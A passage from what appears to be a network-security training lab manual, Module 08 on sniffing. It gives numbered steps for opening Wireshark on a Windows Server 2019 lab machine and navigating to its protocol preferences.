
```


Module 08 – Sniffing


30. Leave the command running and immediately switch to the **Windows Server 2019** virtual machine.
31. Click the **Type here to search** icon at the bottom of **Desktop** and type **wireshark**. Click **Wireshark** from the results.



32. The **Wireshark Network Analyzer** window appears; click **Edit** in the menu bar and select **Preferences....**




33. The **Wireshark . Preferences** window appears; expand the **Protocols** node.

